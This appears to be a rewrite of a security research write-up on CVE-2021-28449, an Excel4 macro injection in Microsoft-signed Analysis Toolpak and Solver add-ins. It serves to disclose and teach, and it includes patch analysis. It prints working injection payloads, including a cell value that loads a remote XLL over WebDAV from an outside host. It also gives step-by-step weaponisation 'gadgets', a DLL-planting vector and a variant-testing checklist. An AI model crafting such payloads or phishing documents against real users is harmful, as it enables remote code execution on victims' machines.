Excel4 macro code injection
A Microsoft-signed Excel add-in passed user-controlled cell contents into the ExecuteExcel4Macro function without proper validation, allowing an attacker to inject Excel4 macro code. An attacker could craft a malicious document that executes arbitrary code, such as launching calc.exe or loading a remote XLL over WebDAV.
 Published on outflank.nl
This is the second part of our blog series in which we walk you through the steps of finding and weaponising other vulnerabilities in Microsoft signed add-ins. Our previous post described how a Microsoft-signed Analysis Toolpak Excel add-in (.XLAM) was vulnerable to code hijacking by loading an attacker controlled XLL…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the second part of a blog series on finding and weaponising vulnerabilities in Microsoft-signed add-ins. The previous post covered a Microsoft-signed Analysis Toolpak Excel add-in (.XLAM) that was vulnerable to code hijacking by loading an attacker-controlled XLL through abuse of the RegisterXLL function.
This post looks at a second code injection vulnerability in the Analysis Toolpak, this time in relation to the use of the ExecuteExcel4Macro function in a Microsoft-signed Excel add-in. It also shows that the Solver add-in is vulnerable to a similar weakness through yet another vector. The topics covered are:
- A walkthrough of the Analysis Toolpak code injection vulnerability patched by CVE-2021-28449
- Exploitation gadgets for practical weaponisation of such a vulnerability
- A weakness in the Solver add-in
- Analysis of Microsoft's patch
Setup
During execution of the Analysis Toolpak, the Microsoft-signed and macro-enabled file ATPVBAEN.XLAM uses macros to load ANALYS32.XLL and registers the functions in that XLL so they can be used in formulas in cells. In this process a call is made to the ExecuteExcel4Macro VBA function, passing a string that will be executed as Excel4 macro code. Part of that string is user controlled, so it is possible to hijack the Excel4 macro execution flow and run injected code.
To follow the exploitation steps along, the original/vulnerable XLAM can be downloaded and olevba used to display the VBA code:
Download the original file here: ATPVBAEN.XLAM.base64
Finding it
The vulnerable code snippet is below (ampersands are concatenations):
Private Sub RegisterFunctionIDs()
    XLLName = ThisWorkbook.Sheets("Loc Table").Range(XLLNameCell).Value
    Quote = String(1, 34)
    For i = LBound(FunctionIDs) To UBound(FunctionIDs)
        Dim StrCall
        StrCall = "REGISTER.ID(" & Quote & AnalysisPath & XLLName & Quote & "," & Quote & FunctionIDs(i, 0) & Quote & ")"
        FunctionIDs(i, 1) = ExecuteExcel4Macro(StrCall)
    Next i
End Sub
The vulnerability resides in the VBA function RegisterFunctionIDs, where the Analysis Toolpak XLL is registered using a call to ExecuteExcel4Macro. The variables XLLName and AnalysisPath point to cells and are not affected by VBA code signing. An attacker can therefore control their contents by modifying the XLAM cell contents and thereby partly control the input to ExecuteExcel4Macro.
In practice the vulnerability is more difficult to exploit, because the attacker-controlled input (cell contents) is already partly validated in the function VerifyOpen, which gets called before RegisterFunctionIDs:
Sub auto_open()
    Application.EnableCancelKey = xlDisabled
    SetupFunctionIDs
    PickPlatform
    VerifyOpen
    RegisterFunctionIDs
End Sub
If the XLL was not successfully registered, the worksheet would have closed in the last line of VerifyOpen, as shown in a simplified version of this function:
Private Sub VerifyOpen()
    ' Outflank: Removed many lines for readability
    XLLName = ThisWorkbook.Sheets("Loc Table").Range(XLLNameCell).Value
    ' Outflank: Removed many lines for readability
    XLLFound = Application.RegisterXLL(LibPath & XLLName)
    If (XLLFound) Then
        Exit Sub
    End If

    XLLNotFoundErr = ThisWorkbook.Sheets("Loc Table").Range("B12").Value
    MsgBox (XLLNotFoundErr)
    ThisWorkbook.Close (False)
End Sub
This can be worked around: VerifyOpen validates whether an XLL file exists on a given location, but does not validate whether there are side effects in the path that could influence execution within ExecuteExcel4Macro. Injecting a double quote (") is allowed in the input validation check, but it will terminate the Register Excel4 macro string. That trick can be used to inject calls to other Excel4 functions.
Since the call to RegisterXLL may not result in XLLNotFoundErr (the input path should point to an existing XLL on disk), some conditions must be met to hijack the Excel4 macro code execution flow for weaponisation.
Exploitation
Step 1: Basic weaponisation vector
The RegisterXLL function interprets the input as a Windows path while ExecuteExcel4Macro interprets it as a string. RegisterXLL simplifies the given path and allows code to be hidden in a directory traversal.
The payload changes the XLLName cell B8 to:
Library\" & exec("calc.exe"), "\..\Analysis\ANALYS32.XLL
The exploit string is then injected into the target function as follows:
ExecuteExcel4Macro(REGISTER.ID("Library\" & exec("calc.exe"), "\..\Analysis\ANALYS32.XLL","…"))
The relative referencing of ANALYS32.XLL is possible because Excel also searches for the XLL in the Office installation path. This PoC exploit string demonstrates execution of local binaries from the system: it starts calc.exe. It can be used together with LOLBINS to create a dropper for persistency and/or gain remote code execution.
To fully weaponise this, the goal is to execute a malicious remote XLL or PE executable.
Step 2: Building blocks for remote weaponisation
To weaponise this for loading a remote XLL or running a remote PE executable, several building blocks / gadgets are needed to bypass technical constraints. The building blocks developed to bypass the input validation are:
- Remote loading: it does not seem possible to load a remote XLL directly via http(s), so loading via WebDAV is used instead.
- Load an XLL over WebDAV into the current process: the
REGISTERfunction can load XLLs and is allowed to make WebDAV calls once the WebClient service is running. - Starting WebClient/WebDAV service: starting the WebClient service for WebDAV accessibility usually requires a manual action and administrative privileges. However, some Windows API calls (and Excel functionality using these) are allowed to start the service automagically from a normal user context. The Excel4 function
RUNcan be used for this purpose, pointing to a (empty) remote WebDAV-hosted Excel document. The WebClient service will then be automatically started on the victim machine if it was not yet running.RUNcannot load XLLs, which is why both functions are required. The remote Excel document can be of different types; an XLAM add-in was loaded instead of a more regular XLSX worksheet. PointingRUNto an XLSX will open a new window on the victim machine while an XLAM loads the add-in in the current window. An empty XLAM (without macros) is used. - Function restrictions: multiple Excel4 commands are run in a concatenated context, so only Excel4 instructions/functions that return a value can be used. Cell assignments, for instance, are not available.
- Path traversal: using a path traversal (
\..\), it is possible to inject valid Excel4 macro code in a string that is interpreted as a path. TheRegisterXLLfunction as used inVerifyOpeninterprets the input as a Windows path whileExecuteExcel4Macrointerprets it as a string.RegisterXLLsimplifies the given path and as such allows code to be hidden, and then discards the injected code via directory traversal. When injecting code with slashes, every forward or backward slash should be compensated for with an extra directory traversal (..\) to keep the relative reference valid. Double slashes are counted as one. - Character restrictions: not all characters are allowed in paths. Some special characters are not allowed in the path for
RegisterXLL, however",,,\and.are. - Relative referencing: to meet the
VerifyOpencheck, it is required to point to an existing XLL. To target users with different MS Office versions and support both x64 and x86 installs of Office, relative referencing of files in the Office installation directory is possible. This allows the attacker to find an XLL regardless of Office version or Office bitness in\Library\Analysis\Analys32.xll, where Analys32.xll is always of the same bitness as the Office install. Relative references can even be used if the Excel file is opened from a network share / USB drive, because Excel will always search for the XLL name in the Office installation directory on the C: drive. - Implementation: the injection happens in a for loop of 37 elements, so the payload is executed multiple (37) times. To circumvent this, it is possible to break out of the for loop and throw an error. Another simple approach is to limit XLL payload launches to once using Windows Mutexes within the loaded malicious XLL.
Step 3: Full weaponisation
A proof of concept to start the WebClient service and load an XLL over WebDAV. The RUN command loads a remote empty xlam to enable WebDAV. The REGISTER command then loads a remote XLL. Simplified exploit:

The payload used in the image above changes the XLLName cell B8 to the value:
Library\H" & RUN("'http://ms.outflank.nl/w/[x.xlam]s'!A1") & REGISTER("\\ms.outflank.nl\w\demo64.dat"), "\..\..\..\..\..\..\..\Analysis\ANALYS32.XLL
The exploit above loads a remote XLL. However, the bitness (x64/x86) of the XLL should match the bitness of Excel.
As in the previous blog post, a formula can be created to make sure the correct bitness is used so that the exploit works for both x64 and x86. The XLLName cell B8 could consist of a formula concatenating three cells together (i.e. C7 & C8 & C9), in this order.
The resulting document effectively exploited all recent versions of MS Office (x86+x64) prior to the patch, for any Windows version, against (un)privileged users, without any prior knowledge of the target environment. As shown in the previous blog post, it was possible to change the filetype to xlsm and xls. Plus, the certificate was already installed as trusted publisher in some cases. An ideal phishing document.
Step 4: Yet another add-in and vector, solver.xlam
In the default MS Office install there is another add-in vulnerable to a very similar abuse. The Solver.xlam file provides functionality to find optimal values under specific constraints.
The Solver add-in is implemented as an XLAM that loads a file named Solver.dll in VBA code and uses the function ExecuteExcel4Macro with contents that are partly attacker-controlled.
In this case the VBA macro uses a private declare to reference external procedures in a DLL:
Private Declare PtrSafe Function Solv Lib "Solver32.dll" (ByVal object, ByVal app, ByVal wkb, ByVal x As Long) As Long
This can be abused by delivering solver.xlam alongside an attacker-controlled file named Solver32.dll in the same directory (e.g. in a zip). External references in signed code are yet another vector that can result in signature abuse for code execution.
Furthermore, ExecuteExcel4Macro calls are made on possible attacker/user-controlled input:
GetName = Application.ExecuteExcel4Macro("GET.DEF(" & Chr(34) & Application.ConvertFormula(Range(the_address).Address, xlA1, xlR1C1) & Chr(34) & "," & Chr(34) & GlobalSheetName & Chr(34) & ")")
Microsoft also addressed these instances in their April patch.
Root cause
The mistake is that a Microsoft-signed, macro-enabled add-in passes partly user-controlled cell contents into ExecuteExcel4Macro, which executes the string as Excel4 macro code. The VerifyOpen check only confirms that an XLL exists at the given location; it does not validate side effects in the path that influence the later ExecuteExcel4Macro call. Because RegisterXLL interprets the input as a Windows path (simplifying it and allowing directory traversal) while ExecuteExcel4Macro interprets the same input as a string, injected Excel4 code can be hidden in a path and the injected part discarded through traversal. A double quote is permitted by the input validation but terminates the Register macro string, which allows calls to other Excel4 functions to be injected. VBA code signing does not protect the cell contents that feed the vulnerable variables.
The Solver add-in has a related design weakness: signed code references an external DLL (Solver32.dll) by name, so a file with that name placed alongside solver.xlam is loaded, and it also calls ExecuteExcel4Macro on partly attacker-controlled input.
Impact
An attacker can build a phishing document that, when opened, runs injected Excel4 macro code from a Microsoft-signed add-in. The full weaponisation starts the WebClient service and loads a remote XLL over WebDAV; the report describes running a remote PE executable as a goal. The resulting document exploited all recent versions of MS Office (x86+x64) prior to the patch, for any Windows version, against (un)privileged users, without any prior knowledge of the target environment. The filetype could be changed to xlsm and xls, and the certificate was already installed as trusted publisher in some cases. The Solver vector allows code execution by delivering solver.xlam with an attacker-controlled Solver32.dll in the same directory. The report does not state a bounty or severity rating.
Fix
Microsoft acknowledged the vulnerability, assigned CVE-2021-28449 and patched it 5 months after the vulnerability notification. New validations were introduced to limit the loading of unsigned XLLs from a signed context, which would block the WebDAV XLL loading. However, other mechanisms to execute code are not blocked by this.
The Excel patch was not fully reversed, but based on the behaviour of Excel when opening the new (after patch) and old (before patch) files, the following is believed to have been implemented:
- Newer versions of Excel check the timestamp of signing to ensure only Microsoft XLAMs signed after this update are allowed.
- In newer Office versions the XLAM macro code in the Analysis Toolpak has various forms of input validation, either escaping quotes and hardcoded paths as input to the Excel4 function, or by changing directories to the Office install directory prior to loading a function from an external DLL to ensure the DLL is loaded from the installed Office.
- Microsoft introduced features to disable Excel4 when VBA macros are enabled.


Trying to load the vulnerable, old XLAM (or XLA) on a patched Office installation now results in the following Security Notice without an option to execute anyway:
Variants to test
- Look for other Microsoft-signed, macro-enabled add-ins that pass cell contents into
ExecuteExcel4Macro. A positive result is a signed add-in whose macro builds an Excel4 string from a cell value that can be edited without breaking the signature. - Test whether a validation step only checks file existence (like
VerifyOpen) while a later step reinterprets the same string. A positive result is a path that passes the existence check but contains injected Excel4 code that survives into execution. - Try injecting a double quote into path-like input that is later used as a macro string. A positive result is the macro string terminating early and a second Excel4 function being called.
- Check signed code for
Declarestatements referencing external DLLs by name. A positive result is a signed add-in that loads a DLL from its own directory, allowing a same-named attacker file to be dropped alongside it. - Test whether
RUNagainst a remote WebDAV-hosted document starts the WebClient service from a normal user context, then whetherREGISTERcan load an XLL over WebDAV. A positive result is the service starting and the remote XLL loading into the current process. - Try relative references into the Office installation directory (such as
\Library\Analysis\Analys32.xll) to satisfy existence checks across Office versions and bitness. A positive result is the check passing on both x86 and x64 installs. - Account for repeated execution when the injection sits inside a loop: break out of the loop with an error or use a Windows mutex in the payload so it runs once. A positive result is a single execution of the payload.
What happened, in plain words
Microsoft Office ships with a few extra tools called add-ins. Two of them, the Analysis Toolpak and the Solver, are files that Microsoft itself has signed, which means Office treats them as trustworthy. The researchers in this post found that both add-ins can be tricked into running code that an attacker supplies, even though the files themselves are signed by Microsoft and have not been modified.
The trick works because these add-ins read some of their instructions from cells inside the spreadsheet. Cells are just text that anyone can edit. When the add-in takes that text and hands it to an old macro engine inside Excel, the engine cannot tell the difference between the add-in's own instructions and text that an attacker planted in a cell. So an attacker can build a document that looks like a normal spreadsheet, is signed by Microsoft, and still runs the attacker's program when opened.
The researchers turned this into a working phishing document: a file you might receive by email, open without suspicion, and that quietly starts a program from a remote server. Microsoft fixed the Analysis Toolpak issue and gave it the identifier CVE-2021-28449. The post also explains how the fix works and what the researchers could still do afterwards.
This is the second post in a series. The first one covered a different flaw in the same Analysis Toolpak add-in, where a function called RegisterXLL could be abused to load an attacker's file. This post covers a second flaw, in a function called ExecuteExcel4Macro, plus a related weakness in the Solver add-in.
Background: what these pieces are
Before the details make sense, here are the moving parts, explained from scratch.
Microsoft Office add-ins. Excel can be extended with extra features that are not part of the main program. These come as files with extensions such as .XLAM (a macro-enabled Excel add-in) or .XLL (a compiled add-in, essentially a library of functions written in a programming language). When you install Office, some add-ins are already there, including the Analysis Toolpak and the Solver.
Macros and VBA. A macro is a small program stored inside an Office file. VBA (Visual Basic for Applications) is the language those programs are written in. Macros let a spreadsheet do things automatically, such as fill in cells or call other programs.
Code signing. Microsoft can put a digital signature on a file, a bit like a wax seal on an envelope. Office checks the seal and, if it is intact, treats the file as coming from Microsoft and not tampered with. The important limitation, which this whole post turns on, is that the signature covers the program code inside the file, not the contents of the cells that the program reads when it runs. A signed add-in can therefore read a cell that an attacker edited, and the signature will still look valid.
Excel4 macros. Long before VBA existed, Excel had its own macro language, often called Excel4 or XLM macros. It is very old but still present in modern Excel for compatibility. Programs can ask Excel to run a piece of Excel4 code by passing it as a piece of text to a function called ExecuteExcel4Macro. Whatever text you give it, Excel tries to run as Excel4 code. This is the heart of the problem: if any part of that text comes from a cell, an attacker who controls the cell controls part of the code being run.
The Analysis Toolpak. This is a built-in add-in that provides statistical functions. It is stored in a file called ATPVBAEN.XLAM. When it starts, it loads a companion file called ANALYS32.XLL and registers the functions inside it so that spreadsheet formulas can use them.
The Solver. Another built-in add-in, stored in Solver.xlam, used to find the best value for something under given constraints (for example, the cheapest way to ship goods). It loads a companion file called Solver.dll.
WebDAV. A way of accessing files over the internet that behaves a bit like a shared network folder. Windows has a built-in component called the WebClient service that handles WebDAV connections. If that service is running, Windows can fetch files from a WebDAV address much as it would from a local folder.
Path traversal. In a file path, .. means "go up one folder". A path like \..\Analysis\file.xll means "go up one level, then into the Analysis folder". Attackers use this to make a path point somewhere unexpected while still looking valid to a simple check.
LOLBins. Short for "living off the land binaries": ordinary programs already installed on Windows (like the calculator, calc.exe) that an attacker can use for their own purposes so that nothing suspicious needs to be downloaded.
Mutex. A Windows feature that lets a program ensure only one copy of something runs at a time. If a program tries to create a mutex that already exists, it knows another copy is already running and can stop.
CVE. A public catalogue number for a known security flaw. CVE-2021-28449 is the number Microsoft assigned to the Analysis Toolpak issue described here.
How the flaw was found
When the Analysis Toolpak starts, the file ATPVBAEN.XLAM runs macros that load ANALYS32.XLL and register its functions. During that process, a call is made to ExecuteExcel4Macro, passing a piece of text that will be run as Excel4 macro code. Part of that text comes from the user, which means the flow of Excel4 execution can be hijacked to run injected code.
To follow along, the researchers published the original, vulnerable version of the add-in so that anyone can download it and inspect the code with a tool called olevba, which extracts and displays the VBA code inside Office files:
Download the original file here: ATPVBAEN.XLAM.base64
The vulnerable piece of code is this (the & symbol joins pieces of text together):
Private Sub RegisterFunctionIDs()
    XLLName = ThisWorkbook.Sheets("Loc Table").Range(XLLNameCell).Value
    Quote = String(1, 34)
    For i = LBound(FunctionIDs) To UBound(FunctionIDs)
        Dim StrCall
        StrCall = "REGISTER.ID(" & Quote & AnalysisPath & XLLName & Quote & "," & Quote & FunctionIDs(i, 0) & Quote & ")"
        FunctionIDs(i, 1) = ExecuteExcel4Macro(StrCall)
    Next i
End Sub
Line by line, in plain words:
Private Sub RegisterFunctionIDs()starts a small program calledRegisterFunctionIDs. "Private" just means it is only used inside this file.XLLName = ThisWorkbook.Sheets("Loc Table").Range(XLLNameCell).Valuereads a value from a cell on a sheet called "Loc Table" and stores it in a variable calledXLLName. That cell holds the name of the add-in file to load. Because it is a cell, anyone who edits the spreadsheet can change it.Quote = String(1, 34)creates a variable holding a single double-quote character. The number 34 is the computer code for a double quote. This is used to wrap pieces of text in quotes when building the Excel4 command.For i = LBound(FunctionIDs) To UBound(FunctionIDs)starts a loop that runs once for each function the add-in wants to register.LBoundandUBoundmean the first and last positions in a list.Dim StrCallsets aside a variable to hold the text of the command being built.StrCall = "REGISTER.ID(" & Quote & AnalysisPath & XLLName & Quote & "," & Quote & FunctionIDs(i, 0) & Quote & ")"builds the text of an Excel4 command. It glues together the wordREGISTER.ID(, a quote, the path, the file name, another quote, a comma, a quote, the name of the function, a quote and a closing bracket. The path and file name come from cells.FunctionIDs(i, 1) = ExecuteExcel4Macro(StrCall)hands that text to Excel and asks it to run it as Excel4 code. The result is stored back in the list.Next iandEnd Subclose the loop and the program.
The flaw is in step 6 and 7 together. The variables XLLName and AnalysisPath point at cells, and cell contents are not covered by the code signature. An attacker can therefore change those cells and influence part of the text that ExecuteExcel4Macro runs.
In practice, it is not quite that simple, because the cell contents are partly checked first. Before RegisterFunctionIDs runs, another program called VerifyOpen is called:
Sub auto_open()
    Application.EnableCancelKey = xlDisabled
    SetupFunctionIDs
    PickPlatform
    VerifyOpen
    RegisterFunctionIDs
End Sub
This is the list of things that happen when the add-in is opened:
Sub auto_open()is a special name: Excel runs this automatically when the file opens.Application.EnableCancelKey = xlDisabledturns off the ability to cancel the macro with a key press, so the user cannot interrupt it.SetupFunctionIDsprepares the list of functions.PickPlatformworks out whether Office is 32-bit or 64-bit.VerifyOpenchecks that the add-in file can be found.RegisterFunctionIDsdoes the registration described above.
If the add-in file was not successfully registered, the spreadsheet would close itself at the end of VerifyOpen. Here is a simplified version of that check:
Private Sub VerifyOpen()
    ' Outflank: Removed many lines for readability
    XLLName = ThisWorkbook.Sheets("Loc Table").Range(XLLNameCell).Value
    ' Outflank: Removed many lines for readability
    XLLFound = Application.RegisterXLL(LibPath & XLLName)
    If (XLLFound) Then
        Exit Sub
    End If

    XLLNotFoundErr = ThisWorkbook.Sheets("Loc Table").Range("B12").Value
    MsgBox (XLLNotFoundErr)
    ThisWorkbook.Close (False)
End Sub
Line by line:
Private Sub VerifyOpen()starts the check program.- The comment lines beginning with
'are notes from the researchers saying they removed lines to keep it readable. XLLName = ...reads the file name from the cell again, just as before.XLLFound = Application.RegisterXLL(LibPath & XLLName)asks Excel to actually load the add-in file from the path built fromLibPathandXLLName. The result, true or false, is stored inXLLFound.If (XLLFound) ThenandExit Submean: if the file loaded, stop here and carry on with the rest of the startup.XLLNotFoundErr = ...reads an error message from cell B12.MsgBox (XLLNotFoundErr)shows that message to the user.ThisWorkbook.Close (False)closes the spreadsheet without saving.
So the check is: does a file exist at this path? If yes, continue. If no, close the document. The researchers found a way around it. VerifyOpen checks that a file exists, but it does not check whether the path contains anything that would have a side effect later, when the same text is handed to ExecuteExcel4Macro. A double quote is allowed by the check, but a double quote also ends the REGISTER command string in Excel4. That means an attacker can use a double quote to close the command early and start a new Excel4 command of their own.
Because RegisterXLL must not fail (the path has to point to a real file on disk), a few conditions have to be met before this can be weaponised.
Step 1: A basic proof of concept
RegisterXLL reads the input as a Windows file path, while ExecuteExcel4Macro reads the same input as a piece of text. RegisterXLL also simplifies the path, which lets code be hidden inside a directory traversal.
The payload changes the XLLName cell B8 to:
Library\" & exec("calc.exe"), "\..\Analysis\ANALYS32.XLL
When this is placed into the command, the result is:
ExecuteExcel4Macro(REGISTER.ID("Library\" & exec("calc.exe"), "\..\Analysis\ANALYS32.XLL","…"))
What is happening here:
- The original command expects a file name wrapped in quotes, like
"Library\Analysis\ANALYS32.XLL". - The payload inserts a backslash and then a double quote after
Library. That double quote ends the file name early. - After the quote comes
& exec("calc.exe"), which is Excel4 code that starts the Windows calculator. The&joins it onto the command. - The rest,
, "\..\Analysis\ANALYS32.XLL", is arranged so that the whole thing still looks like a valid path toRegisterXLL. The\..\goes up one folder, so the path still resolves to a real file.
The relative reference to ANALYS32.XLL works because Excel also searches for add-in files in the Office installation folder. This proof of concept shows that local programs can be started. It could be combined with LOLBins to build a dropper, a program whose job is to install something more permanent, or to gain remote code execution, meaning running code on someone else's machine.
To make this really useful, the next goal is to run a malicious add-in or program hosted on a remote server.
Step 2: The building blocks for remote exploitation
Loading something from a remote server is harder than running a local program, so the researchers developed several building blocks, or gadgets, to get around the technical limits:
- Remote loading. It does not seem possible to load a remote add-in directly over http(s), so the researchers load it over WebDAV instead.
- Loading an add-in over WebDAV into the current process. The Excel4
REGISTERfunction can load add-ins, and it is allowed to make WebDAV calls once the WebClient service is running. - Starting the WebClient/WebDAV service. Starting the WebClient service normally needs a manual action and administrator rights. However, some Windows functions, and Excel features that use them, can start the service automatically from a normal user account. The Excel4 function
RUNcan do this: point it at an empty Excel document hosted on a WebDAV server, and the WebClient service starts on the victim's machine if it was not already running.RUNcannot load add-ins, which is why bothRUNandREGISTERare needed. The remote document can be of different types; the researchers used an XLAM add-in rather than a normal XLSX spreadsheet. PointingRUNat an XLSX opens a new window on the victim's machine, while an XLAM loads the add-in into the current window. An empty XLAM with no macros is used. - Function restrictions. Several Excel4 commands are run joined together, so only Excel4 instructions that return a value can be used. Assigning to a cell, for example, is not possible.
- Path traversal. Using
\..\, valid Excel4 code can be hidden inside a string that is read as a path.RegisterXLLsimplifies the path, which hides the code, and then the injected code is discarded through the directory traversal. When injecting code with slashes, every forward or backward slash has to be balanced with an extra..\so the relative reference still points at the right file. Double slashes count as one. - Character restrictions. Not every character is allowed in a path. Some special characters are rejected by
RegisterXLL, but",,,\and.are allowed, which is enough. - Relative referencing. To pass the
VerifyOpencheck, the path must point at a real add-in file. To work on different Office versions and on both 64-bit and 32-bit Office, the researchers use a relative reference into the Office installation folder:\Library\Analysis\Analys32.xll. That file is always present and always matches the bitness of the installed Office. Relative references even work if the spreadsheet is opened from a network share or USB stick, because Excel always searches the Office installation folder on the C: drive for the add-in name. - Implementation. The injection happens inside a loop of 37 items, so the payload runs 37 times. To avoid that, the payload can break out of the loop by throwing an error, or it can use a Windows mutex inside the malicious add-in so that it only runs once.
Step 3: The full exploit
Here is a proof of concept that starts the WebClient service and loads an add-in over WebDAV. The RUN command loads a remote empty XLAM to enable WebDAV, and the REGISTER command then loads a remote add-in. This is a simplified view of the exploit:
The payload used there changes the XLLName cell B8 to:
Library\H" & RUN("'http://ms.outflank.nl/w/[x.xlam]s'!A1") & REGISTER("\\ms.outflank.nl\w\demo64.dat"), "\..\..\..\..\..\..\..\Analysis\ANALYS32.XLL
Breaking this down:
Library\His the start of a path thatRegisterXLLwill accept."closes the file name early, exactly as in the simple proof of concept.& RUN("'http://ms.outflank.nl/w/[x.xlam]s'!A1")runs the Excel4RUNcommand against a remote Excel file. The'...'!A1part points at a cell in that file. This is what starts the WebClient service.& REGISTER("\\ms.outflank.nl\w\demo64.dat")loads a file from a WebDAV address. The\\server\shareform is a Windows network path, and the WebClient service handles it over WebDAV., "\..\..\..\..\..\..\..\Analysis\ANALYS32.XLLcloses the command and provides a long chain of..\to climb back out of the injected folders, ending at a real add-in file so thatVerifyOpenis satisfied.
This exploit loads a remote add-in. However, the add-in has to match the bitness of Excel: a 64-bit Excel needs a 64-bit add-in, and a 32-bit Excel needs a 32-bit one.
As in the previous post, a formula can be used to make sure the right bitness is chosen, so the exploit works on both 64-bit and 32-bit Office. The XLLName cell B8 can be a formula that joins three cells together, for example C7 & C8 & C9, in that order.
The resulting document worked against all recent versions of Office, both 32-bit and 64-bit, on any version of Windows, against users with or without administrator rights, without any prior knowledge of the target's setup. As shown in the previous post, the file type could also be changed to .xlsm and .xls, and in some cases the certificate was already installed as a trusted publisher. In other words, an ideal phishing document.
Step 4: The Solver add-in and another vector
A default Office installation contains another add-in that can be abused in a very similar way. Solver.xlam provides the Solver feature, which finds optimal values under given constraints.
The Solver add-in is an XLAM that loads a file called Solver.dll from VBA code, and it also calls ExecuteExcel4Macro with content that is partly under the attacker's control.
In this case, the VBA macro uses a Declare statement to reference a function inside an external DLL:
Private Declare PtrSafe Function Solv Lib "Solver32.dll" (ByVal object, ByVal app, ByVal wkb, ByVal x As Long) As Long
Line by line:
Private Declaretells VBA that a function lives outside this file, in a separate library.PtrSafemarks the declaration as compatible with 64-bit Office.Function Solvis the name the macro will use.Lib "Solver32.dll"says which file contains the real function. This is just a file name, not a full path.- The bracketed part lists the inputs the function takes and their types, and
As Longsays it returns a whole number.
